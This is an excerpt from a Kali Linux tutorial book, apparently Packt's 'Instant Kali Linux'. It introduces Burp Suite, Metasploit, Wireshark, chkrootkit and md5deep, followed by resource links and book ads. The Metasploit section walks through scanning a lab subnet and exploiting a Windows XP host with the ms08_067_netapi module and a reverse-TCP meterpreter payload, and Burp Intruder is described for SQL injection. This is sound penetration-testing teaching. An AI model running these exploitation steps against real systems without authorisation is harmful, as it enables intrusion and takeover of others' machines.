
Burp Suite is a combination of several tools under a single roof that work in conjunction with each other. Let us understand some of the common functionalities of Burp Suite.

Burp proxy

Burp proxy is an intercepting proxy that reads all the requests/responses sent through a browser. It acts as a **man-in-the-middle** attack vector. To begin working with Burp proxy, we will have to change the browser's network settings to bypass the traffic through the proxy. Launch the network settings of the browser and give the proxy address as `localhost` and the port as **8000**.



Now the browser is all set to communicate through HTTP via Burp proxy. You can view the proxy preferences by selecting the **Proxy** tab and choosing the **Options** subtab. The intercept will reflect any communication captured over HTTP via the browser. The **History** tab shows the timeline of captured communications.



You can change your proxy preferences from the **Options** tab. Let us now discuss the working of Burp spider.


Burp Spider

Burp Spider is a crawling tool that finds every web page linked to a website. It begins with crawling from the home page, or whichever page is given as input, and crawls it by following the hyperlinks connected with that page. It finally represents the complete chain in a tree from. Burp Spider can be configured from the **Options** tab. You can select the maximum depth to be traversed by the crawler, HTML fields to crawl, application logins, thread count, and so on.

Burp Intruder

Burp Intruder is a powerful tool to automate customized attacks to be launched against the web application. It allows the user to build up a template of an **attack** vector and perform the operations in an automated manner.

Burp Intruder has four important tabs namely **Target**, **Positions**, **Payloads**, and **Options**.



The **Target** tab is used for selecting the target address of the application. For local testing, it can be set to `127.0.0.1`.

The **Positions** tab is used for selecting the positions where the attack template should be applied. It can be either a request, form field, parameter, and so on. There are various kinds of attack templates, such as sniper attack, battering ram attack, pitchfork attack, and cluster bomb.

The **Payloads** tab is used to set the attack vector that needs to be applied at the selected positions. For example, an SQL injection attack can be applied by selecting the positions as the login form and selecting the payload as the injection strings.

The **Options** tab can be used to apply additional settings such as the thread count, retries, and storing results.

This was a quick tutorial covering some of the basic features of Burp Suite. It is highly recommended to implement the tool in a practical way against any web application to further understand its functioning.

Metasploit Exploitation Framework

Metasploit is a free, open source penetration testing framework started by *H. D. Moore* in 2003 and was later acquired by Rapid7. The current stable versions of the framework are written using the Ruby language. It has the world's largest database of tested exploits and receives more than a million downloads every year. It is also one of the most complex projects built in Ruby to date. It comes in both free and commercial license product forms.

Metasploit is based on a modular architecture, and all its modules and scripts are integrated with the framework in the form of modules. This makes it fairly easy to integrate any new custom module with the framework and leverage its functionalists.

Features of Metasploit

The following are some of the features of Metasploit:


- **Framework base**: Metasploit has a rich base that provides loads of functionalists that are required during penetration testing. Some if its base functions include logging, configuring, database storage, meterpreter scripting, and so on.
- **Auxiliary modules**: This is one of the major features of Metasploit. Auxiliary modules are specific function modules that can perform a variety of tasks both pre and post exploitation. Some of its chief functionalities include scanning, information gathering, launching specific attacks, OS detection, service detection, and so on.
- **Packaged tools**: Metasploit comes with several handy tools that can further enhance the penetration testing experience. These add-on packages can create standalone payloads and encrypt the payloads using different algorithms, database connectivity, the GUI interface, and so on.
- **Third-party plugins**: Metasploit can integrate with several third-party plugins and use its results to build its own attack structure. Results from various tools, such as Nmap, Nessus, and NeXpose, can be used directly within the framework.
- **Open source**: The free version of Metasploit is open source, so it can be fully extended and modified as needed.

Metasploit can be launched by navigating to **Applications | Kali Linux | Top 10 security tools | Metasploit Framework**.

Once the console is loaded, you will notice the `msf >` prompt, which indicates that Metasploit is now ready to receive your commands.


To start penetration testing using Metasploit, we need a target system. Let us launch a quick Nmap scan to figure out a live system in our network. We will use the following command to launch Nmap:

```
msf > nmap 192.168.56.1/24
```



In the preceding screenshot, you can see that Nmap has detected four different target systems. Let us target a Windows XP system with the IP 192.168.56.102. Now that Nmap has figured out that our target system is using the Windows XP operating system, our next target will be to identify a remote exploit for Windows XP. Fortunately, we have few stable exploits. Let us search for the `netapi` vulnerability in the Metasploit repository.

```
msf > search netapi
```



Let us select the `ms08_067_netapi` module of the `exploit` module, which is ranked as `great`. To activate this module, pass the following command at the console:

```
msf > use exploit/windows/smb/ms08_067_netapi
```

This will change the console prompt to the `exploit` module, indicating that your `exploit` module is all set to be executed.

Now our next step will be to pass the required parameter values to the `exploit` module. The `show options` command shows the required parameters.

Here the `RHOST` value needs to be passed. `RHOST` is the remote host that we want to target.


```
msf exploit(ms08_067_netapi) > set RHOST 192.168.56.102
```

Once the `exploit` modules are set, the next step is to select a `PAYLOAD`. Let us use the meterpreter payload as follows:

```
msf exploit(ms08_067_netapi) >set PAYLOAD windows/meterpreter/reverse_tcp
```

Once the `meterpreter` payload is selected, we now need to pass the payload parameter values. Again, pass the `show options` command to view the required parameters. Pass on the LHOST IP, which is the IP of the attacking machine.

Now we are all set to launch exploit. Pass on the `exploit` command to send the `exploit` module to the target machine.



If the attack is successful, you will notice that the console prompt changes to `meterpreter` indicating that our payload is successfully executed on the remote machine, and we can now control it through our attacking machine. You might have noticed how easily Metasploit was able to take over a remote target completely by using `exploit` modules. Metasploit is a very powerful tool to perform penetration testing over remote targets. This was a quick introductory tutorial on Metasploit.

Let us move on to the next section, where we will read about various forensics tools present in Kali Linux.

Network forensics using Kali Linux

Network forensics involves analyzing, reporting, and recovering network information from a computer system or any digital storage media. Forensics involves a detailed investigation of events along with gathering relevant information. Kali comes with a wide range of tools that can assist in effective forensic analysis. Forensic analysis usually involves investigating different aspects, which requires different tools. Unlike exploitation frameworks, forensics usually depends on multiple tools. Let us cover some of the major forensic tools in detail here.

Network analysis with Wireshark


Wireshark is an open source network packet analyzer tool similar to **tcpdump** that captures the data packets flowing over the wire (network) and presents them in an understandable form. Wireshark can be considered as a Swiss army knife as it can be used under different circumstances such as network troubleshooting, security operations, and learning protocol internals. This is one tool that does it all, and with ease.

Some of the important benefits of working with Wireshark are as follows:

- Multiple protocol support
- A user-friendly interface
- Live traffic analysis
- Open source

To begin working with Wireshark in Kali Linux, navigate to **Applications** | **Kali Linux** | **Top 10 security tools** | **Wireshark**.

Once the GUI is loaded, you will have to select the interface you want to begin working with. The left-bottom panel shows the various available interfaces. Select an interface and click on **Start** to begin. You will notice that the GUI starts showing different packets captured on the selected interface.



You will notice that the Wireshark GUI is divided into three distinct sections. The **Capture** panel displays the live capture of packets. The **Packet details** panel displays information about the selected packet in the capture panel. The **Packet bytes** panel represents the information from the Packet details panel in a dump or actual format. It shows the byte sequences of the flow. You can select different actions from the menu option to maximize your capture performance.

Rootkit-scanning forensics with chkrootkit

Rootkits are malicious programs that are designed to hide malicious processes from detection and allow continued, often remote, access to a computer system. Kali Linux provides a special rootkit forensics tool called `chkrootkit`. It can be launched by navigating to **Kali Linux | Forensics | Digital anti-forensics | chkrootkit**.

Once the terminal is loaded, change the directory to `/usr/sbin` and launch `chkrootkit`.

```
root@kali:/# cd /usr/sbin
root@kali:/usr/sbin# ./chkrootkit
./chkrootkit: 27: [: Illegal number: 7-trunk-686-pae
ROOTDIR is `/'
Checking `amd'...                                           not found
Checking `basename'...                                      not infected
Checking `biff'...                                          not found
Checking `chfn'...                                          not infected
Checking `chsh'...                                          not infected
Checking `cron'...                                          not infected
Checking `crontab'...                                       not infected
Checking `date'...                                          not infected
Checking `du'...                                            not infected
Checking `dirname'...                                       not infected
Checking `echo'...                                          not infected
Checking `egrep'...                                         not infected
Checking `env'...                                           not infected
Checking `find'...                                          not infected
Checking `fingerd'...                                       not found
Checking `gpm'...                                           not found
Checking `grep'...                                          not infected
Checking `hdparm'...                                        not infected
Checking `su'...                                            not infected
```

Once `chkrootkit` is launched, it will start scanning the system for any malicious program. `chkrootkit` is a very handy tool to quickly identify any suspicious program installed on the system.

File analysis using md5deep

md5deep is an open source tool that is used to compute hashes or message digests for any number of files. It can also recurse through the directory structure to generate the signature of each and every file inside the directory. Generating MD5 signatures of files helps forensics analysts in understanding whether the content of the file is changed or not. The MD5 of the original file is compared with the MD5 of the possibly modified file; if a mismatch is found, it concludes that the file has been modified.

The use of md5deep is fairly simple. It can be launched from **Applications** | **Kali Linux** | **Forensics** | **Forensic Hashing Tools** | **md5deep**.

```
md5deep version 4.2 by Jesse Kornblum and Simson Garfinkel.
$ md5deep [OPTION]... [FILES]...
See the man page or README.txt file or use -hh for the full list of options
-p <size> - piecewise mode. Files are broken into blocks for hashing
-r        - recursive mode. All subdirectories are traversed
-e        - show estimated time remaining for each file
-s        - silent mode. Suppress all error messages
-z        - display file size before hash
-m <file> - enables matching mode. See README/man page
-x <file> - enables negative matching mode. See README/man page
-M and -X are the same as -m and -x but also print hashes of each file
-w        - displays which known file generated a match
-n        - displays known hashes that did not match any input files
-a and -A add a single hash to the positive or negative matching set
-b        - prints only the bare name of files; all path information is omitted
-l        - print relative paths for filenames
-t        - print GMT timestamp (ctime)
-i/I <size> - only process files smaller/larger than SIZE
-v        - display version number and exit
-d        - output in DFXML; -u - Escape Unicode; -W FILE - write to FILE.
-j <num>  - use num threads (default 1)
-Z - triage mode;   -h - help;   -hh - full help
```

To generate a list of file signatures for a directory, use the following command:

```
root@kali:~#md5deep -r /darklord > darklordmd5.sum
```

To match the file integrity, execute the following command:

```
root@kali:~#md5deep -rx darklordmd5.sum
```

In this way, we can analyze the file integrity to make sure whether any modifications have been made or not.

People and places you should get to know

If you need help with Kali Linux, here are some people and places that will prove invaluable.

Official sites

The following are official sites that you should visit:

- Homepage: `http://www.kali.org`
- Manual and documentation: `http://docs.kali.org`
- Blog: `http://www.kali.org/blog/`
- Source code: `http://git.kali.org/gitweb/`

Articles and tutorials

The following are articles that you should read to gain more knowledge on Kali Linux:

- Backtrack is reborn - Kali:
  `www.offensive-security.com/offsec/backtrack-reborn-kali-linux/`
- Easily Accessing Wireless network with Kali linux:
  `https://community.rapid7.com/community/infosec/blog/2013/05/22/easily-assessing-wireless-networks-with-kali-linux`
- Kali Linux cracks passwords on an enterprise level:
  `http://lifehacker.com/5990375/kali-linux-cracks-passwords-on-the-enterprise-level`
- Installing Vmware tools on Kali Linux:
  `http://www.drchaos.com/installing-vmware-tools-on-kali-linux/`

Community

You can reach the Kali Linux community at:

- Official mailing list: `info@kali.org`
- Official forums: `http://forums.kali.org`
- Unofficial forums: `http://www.kalilinux.net`
- IRC: `irc.freenode.net #kali-linux`

Blogs

The following are a few blogs and video tutorials you should read through:

- Learning security tips through interactive videos by *Vivek Ramachandran*: `http://www.securitytube.net`
- Metasploit unleashed, a project by founders of Kali: `http://www.offensive-security.com/metasploit-unleashed/Main_Page`
- Video tutorials on Kali by Cyber arms: `http://cyberarms.wordpress.com/2013/07/01/video-training-kali-linux-assuring-security-by-penetration-testing/`
- Cyber Attack management with Armitage: `http://www.fastandeasyhacking.com/`

Twitter

You can follow:

- Kali Linux on Twitter: `https://twitter.com/kalilinux`
- MalwareMustDie, NPO on Twitter: `https://twitter.com/malwaremustdie`
- Follow *Devon Kearns* on Twitter: `https://twitter.com/dookie2000ca`
- Follow *Abhinav Singh* on Twitter: `https://twitter.com/abhinavbom`
- Follow *Ken Soona* on Twitter: `https://twitter.com/attackvector#shamelessplug`

Thank you for buying
Instant Kali Linux

About Packt Publishing

Packt, pronounced 'packed', published its first book "*Mastering phpMyAdmin for Effective MySQL Management*" in April 2004 and subsequently continued to specialize in publishing highly focused books on specific technologies and solutions.

Our books and publications share the experiences of your fellow IT professionals in adapting and customizing today's systems, applications, and frameworks. Our solution based books give you the knowledge and power to customize the software and technologies you're using to get the job done. Packt books are more specific and less general than the IT books you have seen in the past. Our unique business model allows us to bring you more focused information, giving you more of what you need to know, and less of what you don't.


Packt is a modern, yet unique publishing company, which focuses on producing quality, cutting-edge books for communities of developers, administrators, and newbies alike. For more information, please visit our website: `www.packtpub.com`.

Writing for Packt

We welcome all inquiries from people who are interested in authoring. Book proposals should be sent to `author@packtpub.com`. If your book idea is still at an early stage and you would like to discuss it first before writing a formal book proposal, contact us; one of our commissioning editors will get in touch with you.

We're not just looking for published authors; if you have strong technical skills but no writing experience, our experienced editors can help you develop a writing career, or simply get some additional reward for your expertise.

[PACKT] PUBLISHING




Web Penetration Testing with Kali Linux

ISBN: 978-1-78216-316-9 Paperback: 342 pages

A practical guide to implementing penetration testing strategies on websites, web applications, and standard web protocols with Kali Linux

1. Learn key reconnaissance concepts needed as a penetration tester
2. Attack and exploit key features, authentication, and sessions on web applications
3. Learn how to protect systems, write reports, and sell web penetration testing services

---




Instant Penetration Testing: Setting Up a Test Lab How-to

ISBN: 978-1-84969-412-4 Paperback: 88 pages

Set up your own penetration testing lab using practical and precise recipes

1. Learn something new in an Instant! A short, fast, focused guide delivering immediate results.
2. A concise and clear explanation of penetration testing, and how you can benefit from it.
3. Understand the architectural underpinnings of your penetration test lab.




Kali Linux Cookbook

ISBN: 978-1-78328-959-2 Paperback: 260 pages

Over 70 recipes to help you master Kali Linux for effective penetration security testing

1. Recipes designed to educate you extensively on the penetration testing principles and Kali Linux tools
2. Learning to use Kali Linux tools, such as Metasploit, Wire Shark, and many more through in-depth and structured instructions
3. Teaching you in an easy-to-follow style, full of examples, illustrations, and tips that will suit experts and novices alike

---



Linux Utilities Cookbook

ISBN: 978-1-78216-300-8 Paperback: 101 pages

Over 70 recipes to help you accomplish a wide variety of tasks in Linux quickly and efficiently

1. Use the command line like a pro
2. Pick a suitable desktop environment
3. Learn to use files and directories efficiently